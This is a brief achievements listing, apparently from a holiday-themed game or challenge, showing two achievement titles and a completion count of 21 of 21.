Achievements
Pulling Back the Curtain
Caught Santa's Kidnapper
Completed 21 / 21